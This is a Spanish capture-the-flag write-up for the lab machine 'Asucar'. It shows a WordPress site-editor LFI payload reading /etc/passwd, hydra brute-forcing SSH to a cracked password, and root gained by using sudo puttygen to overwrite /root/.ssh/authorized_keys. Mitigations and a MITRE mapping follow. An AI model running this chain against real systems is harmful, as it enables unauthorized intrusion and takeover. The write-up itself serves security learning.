Maquina Asucar

Objetivo

Ganar acceso al sistema identificando y explotando debilidades en una instalación de WordPress, para finalmente comprometer una cuenta de usuario en el sistema.

Fase de reconocimiento: Escaneo de puertos

Comenzamos con un escaneo completo de puertos utilizando `nmap`, con técnicas agresivas de detección de servicios:

```
zikuta㉿zikuta)-[~]
└─$ nmap -sV -sS -Pn -p- -sC --min-rate 5000 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 16:37 CDT
Nmap scan report for 172.17.0.2
Host is up (0.000014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 64:44:10:ff:fe:17:28:06:93:11:e4:55:ea:93:3b:65 (ECDSA)
|_  256 2d:aa:fb:08:58:aa:34:8d:4f:8a:71:b9:e4:b5:99:43 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Asucar Moreno
|_http-generator: WordPress 6.5.3
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Parámetros clave:

- `-sS` : escaneo TCP SYN (rápido y sigiloso)
- `-Pn` : omite ping; asume que el host está activo
- `-p-` : escanea todos los 65535 puertos
- `-sC` : utiliza scripts por defecto de NSE
- `--min-rate 5000` : fuerza un escaneo rápido

Resultados:

```
22/tcp open  ssh     OpenSSH 9.2p1 Debian 80/tcp open  http    Apache/2.4.59
(Debian) con WordPress 6.5.3
```

La presencia del puerto 80 con un WordPress activo y el puerto 22 para SSH nos da dos vectores de ataque potenciales.

Enumeración web: `gobuster`

Se utilizó `gobuster` para enumerar directorios ocultos en la aplicación web:

```
(zikuta㉿zikuta)-[~]
└─$ gobuster dir -u http://172.17.0.2     -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
-x txt,php,html,py -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/wp-content           (Status: 301) [Size: 313] [--> http://172.17.0.2/wp-
content/]
/wordpress            (Status: 301) [Size: 312] [-->
http://172.17.0.2/wordpress/]
/index.php            (Status: 301) [Size: 0] [--> http://172.17.0.2/]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 314] [--> http://172.17.0.2/wp-
includes/]
/wp-login.php         (Status: 200) [Size: 7464]
/readme.html          (Status: 200) [Size: 7401]
/wp-trackback.php     (Status: 200) [Size: 136]
/wp-admin             (Status: 301) [Size: 311] [--> http://172.17.0.2/wp-
admin/]
```

```
/xmlrpc.php           (Status: 405) [Size: 42]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://asucar.dl/wp-
login.php?action=register]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
```

Directorios y archivos relevantes encontrados:

```
/wp-login.php       → página de login de WordPress
/wp-content/        → carpeta de plugins/temas
/wordpress/         → posible instalación duplicada o subdirectorio
/license.txt        → confirma instalación WordPress
/readme.html        → versión visible
/xmlrpc.php         → podría permitir ataques automatizados
```

Esto confirma que estamos ante una instalación funcional de WordPress y abre la puerta a análisis más profundos.

Análisis específico de WordPress: `wpscan`

Con la certeza de que WordPress está instalado, usamos **WPScan** para enumerar usuarios, plugins y detectar vulnerabilidades:

```
(zikuta㉿zikuta)-[~]
└─$ wpscan wpscan --url http://asucar.dl --enumerate u,p,tt,cb,dbe --disable-
tls-checks --plugins-detection mixed


_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://asucar.dl/ [172.17.0.2]
[+] Started: Thu Jul 17 16:52:52 2025
```

```
Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.59 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://asucar.dl/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://asucar.dl/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://asucar.dl/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://asucar.dl/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.3 identified (Insecure, released on 2024-05-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://asucar.dl/index.php/feed/, <generator>https://wordpress.org/?v=6.5.3</generator>
 |  - http://asucar.dl/index.php/comments/feed/,
```

```
<generator>https://wordpress.org/?v=6.5.3</generator>

'Version: 1.1'

[+] Enumerating Most Popular Plugins (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] site-editor
 | Location: http://asucar.dl/wp-content/plugins/site-editor/
 | Last Updated: 2017-05-02T23:34:00.000Z
 | Readme: http://asucar.dl/wp-content/plugins/site-editor/readme.txt
 | [!] The version is out of date, the latest version is 1.1.1
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://asucar.dl/wp-content/plugins/site-editor/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://asucar.dl/wp-content/plugins/site-editor/readme.txt

User(s) Identified:

[+] wordpress
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://asucar.dl/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Hallazgos importantes:


- **Usuario encontrado**: `wordpress`
- **Plugin vulnerable**: `site-editor`, versión **1.1** (última es 1.1.1)
- Este plugin tiene múltiples vulnerabilidades conocidas, incluyendo **LFI (Local File Inclusion)**

Explotación: LFI en el plugin `site-editor`

Investigando sobre el plugin, confirmamos que **la versión 1.1.1** contiene una vulnerabilidad **LFI** no autenticada:

Payload funcional

```
http://asucar.dl/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
```



Esto nos permite leer archivos arbitrarios del sistema. De hecho, el archivo `/etc/passwd` nos revela un usuario interesante:

```
curiosito:x:1000:1000:Curiosito:/home/curiosito:/bin/bash
```

Ataque de fuerza bruta: acceso SSH

Con el nombre de usuario `curiosito`, se intentó un ataque de fuerza bruta vía SSH usando `hydra`:

```
┌──(zikuta㉿zikuta)-[~]
└─$ hydra -l curiosito -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-17 17:12:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: curiosito   password: password1
1 of 1 target successfully completed, 1 valid password found
```

Resultado exitoso:

```
[22][ssh] host: 172.17.0.2   login: curiosito   password: password1
```

Acceso al sistema: SSH interactivo

Se establece una sesión interactiva SSH con:

```
┌──(zikuta㉿zikuta)-[~]
└─$ ssh curiosito@172.17.0.2
curiosito@172.17.0.2's password:
Linux c63ee014a69b 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1
(2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
curiosito@c63ee014a69b$
```

Confirmando acceso al sistema y completando la explotación.

Escalada de privilegios – Usuario `curiosito` a `root` usando `puttygen`

Análisis de `sudo -l`

```
curiosito@c63ee014a69b:~$ sudo -l
Matching Defaults entries for curiosito on c63ee014a69b:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User curiosito may run the following commands on c63ee014a69b:
    (root) NOPASSWD: /usr/bin/puttygen
```

Este resultado nos indica que el usuario `curiosito` **puede ejecutar el binario** `/usr/bin/puttygen` **como root sin necesidad de contraseña**.

puttygen es una herramienta para generar y convertir claves SSH, típicamente usada para convertir claves de formato OpenSSH a PuTTY (.ppk), o viceversa.

Esto puede ser abusado para generar una **clave pública controlada por nosotros** y escribirla en `/root/.ssh/authorized_keys`, permitiéndonos conectarnos como `root` por SSH sin necesidad de contraseña.

Paso 1: Generar un par de claves SSH

Desde la cuenta de `curiosito`, generamos una nueva clave privada/pública:

```
curiosito@c63ee014a69b:~$ ssh-keygen -t rsa -b 2048 -f my_root_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in my_root_key
Your public key has been saved in my_root_key.pub
The key fingerprint is:
```

- `-t rsa`: tipo de clave RSA
- `-b 2048`: tamaño de clave (2048 bits)
- `-f my_root_key`: nombre del archivo de salida

Esto produce:

- `my_root_key` → clave **privada**
- `my_root_key.pub` → clave **pública**

> Esta clave será usada para autenticarse como root, así que **NO pongas passphrase** cuando te lo pregunte.

Convertir la clave pública a formato OpenSSH con `puttygen` como root

```
curiosito@c63ee014a69b:~$ sudo /usr/bin/puttygen my_root_key -O public-openssh
-o my_root_key.pub
```

Aquí estamos usando `puttygen` como **root** para asegurarnos de que la clave está en el formato correcto (`public-openssh`), compatible con el archivo `authorized_keys`.

Crear el archivo `authorized_keys`

Copiamos la clave pública a un archivo llamado `authorized_keys`:

```
curiosito@c63ee014a69b:~$ cp my_root_key.pub authorized_keys
```

Este archivo contiene la clave pública que el sistema usará para autenticarnos como root.

Usar `puttygen` con `sudo` para escribir en `/root/.ssh/authorized_keys`

Contexto

En sistemas Linux, el archivo:

```
/root/.ssh/authorized_keys
```

contiene las claves públicas autorizadas para conectarse al usuario `root` a través de **autenticación por clave SSH**. Si colocamos allí **nuestra propia clave pública**, podremos conectarnos como `root` sin contraseña (si el servicio SSH está activo y configurado para aceptar claves).

Usamos `puttygen` nuevamente con permisos de root para sobrescribir el archivo `/root/.ssh/authorized_keys`:

```
curiosito@c63ee014a69b:~$ sudo /usr/bin/puttygen authorized_keys -O public-
openssh -o /root/.ssh/authorized_keys
```

Aquí se está utilizando `puttygen` como root para escribir la clave pública **en el home del usuario root**, autorizando nuestra clave privada para conectarnos sin contraseña.

> Si el directorio `/root/.ssh` no existiera, también podrías crearlo (si tuvieras otros binarios habilitados en `sudo -l`, pero en este caso `puttygen` basta ya que escribe directamente).

Comando utilizado

Comando completo	Significado
`sudo`	Ejecuta el comando como root (permitido por `sudo -l`)
`/usr/bin/puttygen`	Ruta completa del binario autorizado en `sudoers`
`authorized_keys`	Archivo de entrada (en este caso, contiene nuestra clave pública en cualquier formato válido para puttygen)
`-O public-openssh`	Especifica el formato de salida: clave pública compatible con OpenSSH

Comando completo	Significado
`-o /root/.ssh/authorized_keys`	Archivo de salida. Estamos sobrescribiendo directamente el archivo de claves autorizadas del usuario root

¿Qué está pasando exactamente?

1. `puttygen` **toma el contenido del archivo** `authorized_keys` **local** (que nosotros llenamos previamente con nuestra propia clave pública).
2. Lo convierte al **formato OpenSSH público**, necesario para funcionar SSH (`sshd`).
3. Lo **escribe directamente en** `/root/.ssh/authorized_keys` , que es el archivo que SSH usa para validar si alguien tiene permitido autenticarse como `root` por clave pública.
4. Como el comando se ejecuta con `sudo` , se **escribe como root**, lo que normalmente no podríamos hacer desde un usuario sin privilegios.

Comprobación

Después de ejecutar ese comando exitosamente, puedes hacer:

```
ssh -i my_root_key root@localhost`
```

Y tendrás acceso como `root` sin ingresar ninguna contraseña, gracias a que tu clave fue aceptada en `authorized_keys` .

```
curiosito@c63ee014a69b:~$ ssh -i my_root_key root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ED25519 key fingerprint is SHA256:uxPuaJueTWTbzOOOgHR9jKEuKfQzpWt1rU8JihuRr4o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Linux c63ee014a69b 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1
(2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@c63ee014a69b:~# whoami
root
```

Tecnicas utilizadas y Mitigaciones

Nº	Técnica utilizada	Herramienta	Descripción	Mitigación recomendada
1	Escaneo de puertos	`nmap`	Descubrimiento de servicios abiertos (22/SSH, 80/HTTP)	Configurar firewall (iptables/ufw), cerrar puertos innecesarios
2	Enumeración de directorios web	`gobuster`	Fuerza bruta sobre rutas comunes, identificando instalación de WordPress	Restringir acceso a rutas sensibles, aplicar control de acceso con `.htaccess`
3	Fingerprinting de WordPress	`wpscan`	Enumeración de usuarios, plugins, y detección de versiones desactualizadas	Mantener WordPress y plugins actualizados, ocultar versión en encabezados HTTP
4	Explotación de LFI en plugin vulnerable (`site-editor`)	Navegador / curl	Lectura de `/etc/passwd` vía parámetro vulnerable `ajax_path`	Eliminar o actualizar plugins obsoletos, aplicar WAF, deshabilitar error_reporting
5	Fuerza bruta sobre SSH	`hydra`	Ataque por diccionario exitoso sobre usuario `curiosito`	Aplicar Fail2Ban, limitar intentos SSH, deshabilitar login por contraseña si es posible
6	Escalada de privilegios con `sudo puttygen`	`puttygen` , `ssh`	Generación y escritura de clave pública autorizada para root, acceso completo sin contraseña	No permitir binarios como `puttygen` , `vim` , `cp` , etc. en sudo sin restricciones

Recomendaciones adicionales

- **Auditar el archivo** `/etc/sudoers` regularmente para detectar comandos peligrosos sin restricciones.
- **Eliminar usuarios con contraseñas débiles o innecesarios**.
- **Monitorear logs de autenticación (** `/var/log/auth.log` **)** para detectar intentos de fuerza bruta.

- **Configurar correctamente permisos y propiedades de los archivos críticos** como `/root/.ssh/authorized_keys`.

Conclusión final

Durante la resolución de la máquina **Asucar**, se llevó a cabo una cadena completa de ataque que comenzó con un reconocimiento activo de red y terminó con la obtención de privilegios de **root** mediante una mala configuración de `sudo`.

Las fases del ataque incluyeron:

- Identificación de servicios vulnerables (WordPress con plugins obsoletos)
- Explotación de una vulnerabilidad de **Local File Inclusion** (LFI)
- Uso de diccionario para obtener acceso a un usuario válido (`curiosito`)
- Escalada de privilegios usando `puttygen` como `root` para inyectar una clave SSH personalizada en `/root/.ssh/authorized_keys`

Esta máquina demuestra cómo pequeñas malas prácticas (como dejar un plugin viejo o permitir binarios peligrosos en `sudo`) pueden llevar a la **toma total del sistema**.

MITRE ATT&CK

Fase MITRE	Táctica (Tactic)	Técnica (Technique)	ID	Descripción
Descubrimiento	Network Service Discovery	**Network Service Scanning**	T1046	Se usó `nmap` para identificar servicios abiertos (puertos 22 y 80).
Reconocimiento	Active Scanning	**Vulnerability Scanning / Directory Bruteforce**	T1595.002	`gobuster` permitió descubrir rutas sensibles y confirmar WordPress.
Reconocimiento	Active Scanning	**Service Version Detection**	T1046	`nmap -sV` identificó versiones vulnerables de Apache y WordPress.
Desarrollo inicial	Exploit Public-Facing Application	**Exploit Public-Facing Application**	T1190	Se explotó LFI en el plugin vulnerable `site-editor`.
Credenciales	Brute Force	**Password Guessing**	T1110.001	Se realizó fuerza bruta con `hydra` sobre SSH hasta encontrar `password1`.

Fase MITRE	Táctica (Tactic)	Técnica (Technique)	ID	Descripción
Acceso inicial	Valid Accounts	**Valid Accounts: SSH**	T1078.004	Acceso mediante credenciales válidas (usuario `curiosito`).
Escalada	Abuse Elevation Control Mechanism	**Sudo and Sudo Caching**	T1548.003	Uso de `sudo` para ejecutar `puttygen` como root.
Persistencia	SSH Authorized Keys	**SSH Authorized Keys**	T1098.004	Se inyectó una clave en `/root/.ssh/authorized_keys`.
Ejecución	Command and Scripting Interpreter	**SSH**	T1059.004	Uso de `ssh` para ejecutar comandos como root.